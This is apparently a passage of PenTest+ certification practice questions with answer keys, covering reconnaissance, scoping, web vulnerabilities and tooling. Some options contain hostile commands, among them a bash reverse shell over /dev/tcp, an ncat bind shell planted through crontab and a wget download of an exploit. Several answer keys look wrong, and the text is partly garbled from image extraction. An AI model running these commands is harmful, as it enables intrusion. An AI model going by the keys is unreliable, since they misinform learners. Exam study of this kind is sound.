➢ PHP wrappers: These are special streams that can be used to manipulate files or data via LFI. For
example, php://input can be used to pass arbitrary data to an LFI script, or php://filter can be used to encode or decode files5.

NEW QUESTION 142
The following PowerShell snippet was extracted from a log of an attacker machine:

```
1. $net="192.168.1."
2. $setipaddress ="192.168.2."
3. function Test-Password {
4. if (args[0] -eq 'Dummy12345') {
5.   return 1
6. }
7. else {
8. $cat = 22, 25, 80, 443
9.   return 0
10.  }
11. }
12. $cracked = 0
13. crackedpd = [ 192, 168, 1, 2]
14. $i =0
15. Do {
16.  $test = 'Dummy' + $i
17.  $cracked = Test - Password Test
18. $i++
19. $crackedp = ( 192, 168, 1, 1) + $cat
20. }
21. While($cracked -eq 0)
22. Write-Host " Password found : " $test
23. $setipaddress = [ 192, 168, 1, 4]
```

A penetration tester would like to identify the presence of an array. Which of the following line numbers would define the array?

A. Line 8
B. Line 13
C. Line 19
D. Line 20

Answer: A

Explanation:
https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_arrays?view=powe

NEW QUESTION 144
Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

A. Executive summary
B. Remediation
C. Methodology
D. Metrics and measures

Answer: B

NEW QUESTION 145
A penetration tester performs the following command: curl –I –http2 https://www.comptia.org
Which of the following snippets of output will the tester MOST likely receive?

```
A.  HTTP/2 200
    ...
    x-frame-options: SAMEORIGIN
    x-xss-protection: 1; mode=block
    x-content-type-options: nosniff
    referrer-policy: strict-origin
    strict-transport-security: max-age=31536000; includeSubdomains; preload
    ...
```

```
B.  <!DOCTYPE html>
    <html lang="en">
    <head>
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    ...
    </head>
    ...
    <body lang="en">
    </body>
    </html>
```

```
C.  %   Total% Received % Xferd  Average Speed  Time     Time     Time  Current
                                 Dload  Upload  Total    Spent    Left  Speed

    100 1698k 100 1698k  0 0     1566k   0       0:00:01 0:00:01  --:--  1565k
                                                                  _:__
```

```
D.  [##################################################] 100%
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 147
A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

A. Open-source research
B. A ping sweep
C. Traffic sniffing
D. Port knocking
E. A vulnerability scan
F. An Nmap scan

Answer: AC

NEW QUESTION 152
Which of the following tools provides Python classes for interacting with network protocols?

A. Responder
B. Impacket
C. Empire
D. PowerSploit

Answer: B

NEW QUESTION 157

A penetration-testing team needs to test the security of electronic records in a company's office. Per the terms of engagement, the penetration test is to be conducted after hours and should not include circumventing the alarm or performing destructive entry. During outside reconnaissance, the team sees an open door from an adjoining building. Which of the following would be allowed under the terms of the engagement?

A. Prying the lock open on the records room
B. Climbing in an open window of the adjoining building
C. Presenting a false employee ID to the night guard
D. Obstructing the motion sensors in the hallway of the records room

Answer: C

Explanation:
"to be conducted after hours and should not include circumventing the alarm or performing destructive entry"

NEW QUESTION 161
A penetration tester ran the following command on a staging server: python –m SimpleHTTPServer 9891
Which of the following commands could be used to download a file named exploit to a target machine for execution?

A. nc 10.10.51.50 9891 < exploit
B. powershell –exec bypass –f \\10.10.51.50\9891
C. bash –i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
D. wget 10.10.51.50:9891/exploit

Answer: D

NEW QUESTION 164
A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contact with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

A. Crawling the web application's URLs looking for vulnerabilities
B. Fingerprinting all the IP addresses of the application's servers
C. Brute forcing the application's passwords
D. Sending many web requests per second to test DDoS protection

Answer: D

NEW QUESTION 169
A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted stone of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

A. TCP port 443 is not open on the firewall
B. The API server is using SSL instead of TLS
C. The tester is using an outdated version of the application
D. The application has the API certificate pinned.

Answer: D

NEW QUESTION 174
A penetration tester writes the following script:

```
#!/bin/bash
for x in `seq 1 254`; do
        ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

A. Determine active hosts on the network.
B. Set the TTL of ping packets for stealth.
C. Fill the ARP table of the networked devices.
D. Scan the system on the most used ports.

Answer: A

NEW QUESTION 178
Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

A. Whether the cloud service provider allows the penetration tester to test the environment
B. Whether the specific cloud services are being used by the application
C. The geographical location where the cloud services are running
D. Whether the country where the cloud service is based has any impeding laws

Answer: A

NEW QUESTION 182
You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Secure System

User name

Password

Login

| View Certificate | View Source | View Cookies |
| Remediate Certificate | Remediate Source | Remediate Cookies |

Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer

*Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018

Install Certificate... | Issuer Statement

Learn more about certificates

OK

Secure System

← → C   https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHlNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGZJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JobGFzZwJmaXVkZGidmxiamFmbGGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value=">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px." type="password" name="Password" id="password" value=">
<!--div><scan style="width:100px.">Password: </span><input style="width:150px." type="password" name="Password" id="password" value="password" -->
```

Secure System

← → C   https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.15082669 63.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type= Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmc sr=google|utmccn=(organic)|utm c...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1 .1508258019.1508266964.81ff3 4f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System

← → C   https://comptia.org/login.aspx#remediatesource

```
1 □ <html>
2 □ <head>
3 □ <title>Secure Login </title>
4 □ </head>
5 □ <body>
6 □ <meta
7 □ content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHlNmc291Ymdoc3d5ZGi1Z2Zi
8 □ bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGZJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JobGFzZwJmaXVkZGidmxiamFmbGGhkc3VmZyBuc2pyZ2hzZHVmaG
9 □ d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 □ <select><script>
11 □ document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 □ </script></select>
13 □ <div align="center">
14 □ <form action="<c:url value='main.do'/>"method="post">
15 □ <div style="margin-top:200px;margin-bottom:10px;">
16 □ <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 □ </div>
18 □ <div style="margin-bottom:5px;">
19 □ <span style="width:100px;">Name</span>
20 □ <input style="width:150px;"type="text" name="name" id="name" value=">
21 □ <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 □ </div>
23 □ <div><span style="width:100px;">Password: </span><input style="width:150px." type="password" name="Password" id="password" value=">
24 □ <!--div><scan style="width:100px.">Password: </span><input style="width:150px." type="password" name="Password" id="password" value="password" -->
```

Secure System

← → C https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.15082669 63.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☑	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☑	☐	☐ delete
__utmv	36104370.|2=Account%20Type= Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☑	☐ delete
__utmz	36104370.1508266963.1.1.utmc sr=google|utmccn=(organic)|utm c...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1 .1508258019.1508266964.81ff3 4f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☑	☐	☐ delete

Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018

Install Certificate... Issuer Statement

Learn more about certificates

OK

Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Graphical user interface Description automatically generated

NEW QUESTION 187
The following output is from reconnaissance on a public-facing banking website:

```
...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebservice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...
```

Based on these results, which of the following attacks is MOST likely to succeed?

A. A birthday attack on 64-bit ciphers (Sweet32)
B. An attack that breaks RC4 encryption
C. An attack on a session ticket extension (Ticketbleed)
D. A Heartbleed attack

Answer: B

NEW QUESTION 189
Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

A. Executive summary of the penetration-testing methods used
B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
C. Quantitative impact assessments given a successful software compromise
D. Code context for instances of unsafe type-casting operations

Answer: D

NEW QUESTION 193
During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

A. SOW.
B. SLA.
C. ROE.
D. NDA

Answer: C

Explanation:
https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the

NEW QUESTION 197
A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?

A. Steganography
B. Metadata removal
C. Encryption
D. Encode64

Answer: B

Explanation:
All other answers are a form of encryption or randomizing the data.

NEW QUESTION 201
A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is

preparing for the test.
Which of the following describes the scope of the assessment?

A. Partially known environment testing
B. Known environment testing
C. Unknown environment testing
D. Physical environment testing

Answer: C

NEW QUESTION 202

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees.
Which of the following tools can help the tester achieve this goal?

A. Metasploit
B. Hydra
C. SET
D. WPScan

Answer: A

NEW QUESTION 205

During a web application test, a penetration tester was able to navigate to https://company.com and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

A. The SSL certificates were invalid.
B. The tester IP was blocked.
C. The scanner crashed the system.
D. The web page was not found.

Answer: B

NEW QUESTION 206

A customer adds a requirement to the scope of a penetration test that states activities can only occur during normal business hours. Which of the following BEST describes why this would be necessary?

A. To meet PCI DSS testing requirements
B. For testing of the customer's SLA with the ISP
C. Because of concerns regarding bandwidth limitations
D. To ensure someone is available if something goes wrong

Answer: D

NEW QUESTION 207

A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades-old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

A. The timing of the scan
B. The bandwidth limitations
C. The inventory of assets and versions
D. The type of scan

Answer: C

NEW QUESTION 211

A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

A. Data flooding
B. Session riding
C. Cybersquatting
D. Side channel

Answer: D

Explanation:
https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%

NEW QUESTION 212

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

A. Mastered
B. Not Mastered

Answer: A

Explanation:
A picture containing shape Description automatically generated

```
#!/usr/bin/python
```

A picture containing treemap chart Description automatically generated

```
import socket
import sys


ports = {21,22}


def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

Text Description automatically generated

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

Graphical user interface Description automatically generated

run_scan(sys.argv[1],ports)

NEW QUESTION 216
When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

A. security compliance regulations or laws may be violated.
B. testing can make detecting actual APT more challenging.
C. testing adds to the workload of defensive cyber- and threat-hunting teams.
D. business and network operations may be impacted.

Answer: D

NEW QUESTION 221
A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
Which of the following command sequences should the penetration tester try NEXT?

A. ftp 192.168.53.23
B. smbclient \\\\WEB3\\IPC$ -I 192.168.53.23 –U guest
C. ncrack –u Administrator –P 15worst_passwords.txt –p rdp 192.168.53.23
D. curl –X TRACE https://192.168.53.23:8443/index.aspx
E. nmap –-script vuln –sV 192.168.53.23

Answer: A

NEW QUESTION 224
Appending string values onto another string is called:

A. compilation
B. connection
C. concatenation
D. conjunction

Answer: C

NEW QUESTION 225
A company that developers embedded software for the automobile industry has hired a penetration-testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse- engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

A. The reverse-engineering team may have a history of selling exploits to third parties.
B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
D. The reverse-engineering team will be given access to source code for analysis.

Answer: A

NEW QUESTION 228
A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

A. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe
B. wmic startup get caption,command
C. crontab –l; echo "@reboot sleep 200 && ncat –lvp 4242 –e /bin/bash") | crontab 2>/dev/null
D. sudo useradd –ou 0 –g 0 user

Answer: A

NEW QUESTION 231
A compliance-based penetration test is primarily concerned with:

A. obtaining PII from the protected network.
B. bypassing protection on edge devices.
C. determining the efficacy of a specific set of security standards.
D. obtaining specific information from the protected network.

Answer: C

NEW QUESTION 233
A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

A. Specially craft and deploy phishing emails to key company leaders.
B. Run a vulnerability scan against the company's external website.
C. Runtime the company's vendor/supply chain.
D. Scrape web presences and social-networking sites.

Answer: D

NEW QUESTION 237
A penetration tester attempted a DNS poisoning attack. After the attempt, no traffic was seen from the target machine. Which of the following MOST likely caused the attack to fail?

A. The injection was too slow.
B. The DNS information was incorrect.
C. The DNS cache was not refreshed.
D. The client did not receive a trusted response.

Answer: C

NEW QUESTION 242
A security analyst needs to perform a scan for SMB port 445 over a/16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?

A. Nmap -s 445 -Pn -T5 172.21.0.0/16
B. Nmap -p 445 -n -T4 -open 172.21.0.0/16
C. Nmap -sV --script=smb* 172.21.0.0/16
D. Nmap -p 445 -max -sT 172. 21.0.0/16

Answer: C

Explanation:
The best option when stealth is not a concern and the task is time sensitive is to use the command: Nmap -sV
--script=smb* 172.21.0.0/16. This command will use version detection and SMB scripts to scan for port 445 on the given IP range. The -sV option will cause Nmap to detect the version of services running on the ports, which is helpful for identifying vulnerabilities, and the --script=smb* option will cause Nmap to run all of the SMB related scripts. The -T4 option can be used to speed up the scan, as it increases the timing probes.

NEW QUESTION 247
A penetration tester is reviewing the following SOW prior to engaging with a client:
"Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner."
Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team
D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop
F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

Answer: CD

NEW QUESTION 249
A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

A. Add a dependency checker into the tool chain.
B. Perform routine static and dynamic analysis of committed code.
C. Validate API security settings before deployment.
D. Perform fuzz testing of compiled binaries.

Answer: A

NEW QUESTION 251
The results of an Nmap scan are as follows:
Starting Nmap 7.80 (https://nmap.org) at 2021-01-24 01:10 EST
Nmap scan report for (10.2.1.22) Host is up (0.0102s latency).
Not shown: 998 filtered ports Port State Service
80/tcp open http
|_http-title: 80F 22% RH 1009.1MB (text/html)
|_http-slowloris-check:
| VULNERABLE:
| Slowloris DoS Attack
| <..>
Device type: bridge|general purpose
Running (JUST GUESSING) : QEMU (95%)
OS CPE: cpe:/a:qemu:qemu
No exact OS matches found for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds
Which of the following device types will MOST likely have a similar response? (Choose two.)

A. Network device
B. Public-facing web server
C. Active Directory domain controller
D. IoT/embedded device
E. Exposed RDP
F. Print queue

Answer: BD

Explanation:
https://www.netscout.com/what-is-ddos/slowloris-attacks
From the http-title in the output, this looks like an IoT device with RH implying Relative Humidity, that offers a web-based interface for visualizing the results.

NEW QUESTION 253
A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?

A. Hashcat
B. Mimikatz
C. Patator
D. John the Ripper

Answer: C

Explanation:
https://www.kali.org/tools/patator/

NEW QUESTION 254
Given the following code:

```
systems = {
        "10.10.10.1" : "Windows 10",
